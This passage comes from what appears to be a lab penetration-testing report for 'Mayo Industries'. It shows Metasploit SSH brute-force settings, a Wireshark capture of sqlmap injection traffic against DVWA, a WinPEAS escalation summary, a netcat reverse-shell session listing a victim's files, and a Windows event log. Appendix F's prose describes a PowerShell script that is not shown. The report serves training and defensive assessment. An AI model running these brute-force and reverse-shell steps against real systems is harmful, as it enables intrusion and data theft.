   0   auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09       normal  No     Apache Karaf Default Credentials Command Execution
   1   auxiliary/scanner/ssh/karaf_login                                       normal  No     Apache Karaf Login Utility
   2   auxiliary/scanner/ssh/cerberus_sftp_enumusers         2014-05-27       normal  No     Cerberus FTP Server SFTP Username Enumeration
   3   auxiliary/dos/cisco/cisco_7937g_dos                   2020-06-02       normal  No     Cisco 7937G Denial-of-Service Attack
   4   auxiliary/admin/http/cisco_7937g_ssh_privesc          2020-06-02       normal  No     Cisco 7937G SSH Privilege Escalation
   5   auxiliary/scanner/http/cisco_firepower_login                            normal  No     Cisco Firepower Management Console 6.0 Login
   6   auxiliary/scanner/ssh/eaton_xpert_backdoor            2018-07-18       normal  No     Eaton Xpert Meter SSH Private Key Exposure Scanner
   7   auxiliary/scanner/ssh/fortinet_backdoor               2016-01-09       normal  No     Fortinet SSH Backdoor Scanner
   8   auxiliary/scanner/http/gitlab_user_enum               2014-11-21       normal  No     GitLab User Enumeration
   9   auxiliary/scanner/ssh/juniper_backdoor                2015-12-20       normal  No     Juniper SSH Backdoor Scanner
   10  auxiliary/scanner/ssh/detect_kippo                                      normal  No     Kippo SSH Honeypot Detector
   11  auxiliary/gather/prometheus_api_gather                2016-07-01       normal  No     Prometheus API Information Gather
   12  auxiliary/gather/qnap_lfi                             2019-11-25       normal  Yes    QNAP QTS and Photo Station Local File Inclusion
   13  auxiliary/fuzzers/ssh/ssh_version_15                                    normal  No     SSH 1.5 Version Fuzzer
   14  auxiliary/fuzzers/ssh/ssh_version_2                                     normal  No     SSH 2.0 Version Fuzzer
   15  auxiliary/fuzzers/ssh/ssh_kexinit_corrupt                               normal  No     SSH Key Exchange Init Corruption
   16  auxiliary/scanner/ssh/ssh_login                                         normal  No     SSH Login Check Scanner
   17  auxiliary/scanner/ssh/ssh_identify_pubkeys                              normal  No     SSH Public Key Acceptance Scanner
   18  auxiliary/scanner/ssh/ssh_login_pubkey                                  normal  No     SSH Public Key Login Scanner
   19  auxiliary/scanner/ssh/ssh_enumusers                                     normal  No     SSH Username Enumeration
   20  auxiliary/fuzzers/ssh/ssh_version_corrupt                               normal  No     SSH Version Corruption
   21  auxiliary/scanner/ssh/ssh_version                                       normal  No     SSH Version Scanner
   22  auxiliary/dos/windows/ssh/sysax_sshd_kexchange        2013-03-17       normal  No     Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service
   23  auxiliary/scanner/ssh/ssh_enum_git_keys                                 normal  No     Test SSH Github Access
   24  auxiliary/scanner/ssh/libssh_auth_bypass              2018-10-16       normal  No     libssh Authentication Bypass Scanner

Interact with a module by name or index. For example info 24, use 24 or use auxiliary/scanner/ssh/libssh_auth_bypass
msf6 > search auxiliary ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                            normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                     normal  No     SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey
```


```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME  msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                                  Required  Description
   ----              ---------------                                  --------  -----------
   ANONYMOUS_LOGIN   false                                            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                           no        A specific password to authenticate with
   PASS_FILE         /usr/share/wordlists/metasploit/unix_passwords.txt.  no    File containing passwords, one per line
   RHOSTS            192.168.56.102                                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22                                               yes       The target port
   STOP_ON_SUCCESS   false                                            yes       Stop guessing when a credential works for a host
   THREADS           10                                               yes       The number of concurrent threads (max one per host)
   USERNAME          msfadmin                                         no        A specific username to authenticate as
   USERPASS_FILE                                                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                            no        Try the username as the password for all users
   USER_FILE         /usr/share/wordlists/metasploit/unix_users.txt.  no        File containing usernames, one per line
   VERBOSE           true                                             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > run
```



kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
Capturing from eth0
Apply a display filter ... <Ctrl-/>
Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_21:b1:d0 (08:00:27:21:b1:d0), Dst: PCSSystemtec_58:be:ec (08:00:27:58:be
Internet Protocol Version 4, Src: 192.168.56.101, Dst: 192.168.56.102
Transmission Control Protocol, Src Port: 32986, Dst Port: 80, Seq: 0, Len: 0
eth0: <live capture in progress>
Packets: 36 · Displayed: 36 (100.0%)
Profile: Default


kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
*eth0
http.request.uri contains "id="
Frame 7: 360 bytes on wire (2880 bits), 360 bytes captured (2880 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_21:b1:d0 (08:00:27:21:b1:d0), Dst: PCSSystemtec_58:be:ec (08:00:27:58:be
Internet Protocol Version 4, Src: 192.168.56.101, Dst: 192.168.56.102
Transmission Control Protocol, Src Port: 32986, Dst Port: 80, Seq: 1, Ack: 1, Len: 294
Hypertext Transfer Protocol
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1\r\n
Cache-Control: no-cache\r\n
Cookie: security=low; PHPSESSID=294c011217c1b814b20ae31026c9e814\r\n
User-Agent: sqlmap/1.7.11#stable (https://sqlmap.org)\r\n
Host: 192.168.56.102\r\n
Accept: */*\r\n
Accept-Encoding: gzip,deflate\r\n
Connection: close\r\n
\r\n
[Full request URI: http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit]
[HTTP request 1/1]
[Response in frame: 13]
Hypertext Transfer Protocol (http), 294 bytes
Packets: 38 · Displayed: 2 (5.3%) · Dropped: 0 (0.0%)
Profile: Default

Captured network traffic through Wireshark offers visual proof of SQL Injection payloads being sent over HTTP during the Red Team's assault. The packet capture reveals altered URL parameters, like the id=field, which were exploited to circumvent authentication and retrieve data. This examination aids Blue Team initiatives to identify and react to injection attacks at the network layer.

Appendix E – Privilege Escalation with WinPEAS





This appendix showcases the output of WinPEAS, a post-exploitation enumeration tool, executed on the compromised Windows 7 machine. It identified the Always Install Elevated configuration as activated, enabling the Red Team to elevate privileges to SYSTEM level through the use of a harmful.msiinstaller. This signifies a frequent misconfiguration that malicious actors can take advantage of to obtain complete control over internal systems.

Appendix F – Tailored PowerShell Payload (Optional)

```
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 49872
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\victim\Documents> whoami
victim-pc\victim

PS C:\Users\victim\Documents> hostname
victim-pc

PS C:\Users\victim\Documents> net user
User accounts for \\VICTIM-PC

-------------------------------------------------------------------------------
Administrator            Guest                    victim
The command completed successfully.

PS C:\Users\victim\Documents> dir
Directory: C:\Users\victim\Documents

Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---        4/19/2025  10:24 AM       5213 confidential.txt
-a---        4/19/2025  10:28 AM       2048 passwords.docx
```

Here, a specially crafted PowerShell reverse shell script is illustrated, created by the Red Team to imitate discreet post-exploitation communication. The payload establishes a connection back to the attacker's system and allows for remote command execution. While it is optional, this script showcases sophisticated adversarial strategies, genuine attack simulation, and manual payload development adding to bonus points for authenticity and inventiveness.

Appendix G – Log Examination or SIEM Identification (Blue Team)

```
Date: 19/04/2025 11:02:12 AM
Event ID: 4688
Source: Microsoft Windows Security Auditing

A new process has been created.

New Process ID:     0x8f4
New Process Name:   C:\Users\victim\Desktop\winpeas.exe
Creator Process ID: 0x470
Account Name:       victim
Account Domain:     VICTIM-PC
Logon ID:           0x12345

Process Command Line: "C:\Users\victim\Desktop\winpeas.exe"
```

This appendix contains example logs or alerts of detections produced by the Blue Team amid the simulated assaults. Whether sourced from Wireshark, Event Viewer, or a SIEM system, the log records offer proof of observed activity, including unsuccessful login attempts, command executions, or questionable network connections. This information assisted the Blue Team in evaluating detection effectiveness, preparedness for incident response, and the overall defensive stance.

This penetration testing project for Mayo Industries wraps up with an extensive review of its cybersecurity status, merging proactive evaluations, defensive scrutiny, and joint validation efforts. The results, technical showcases, and enhancement recommendations presented in this document provide Mayo Industries with a definitive plan to reduce weaknesses, enhance detection, and bolster response abilities. By fostering continuous cooperation among Red, Blue, and Purple teams, and implementing ongoing testing and process improvements, Mayo Industries can proactively adjust to changing threats and fortify its enduring cybersecurity resilience.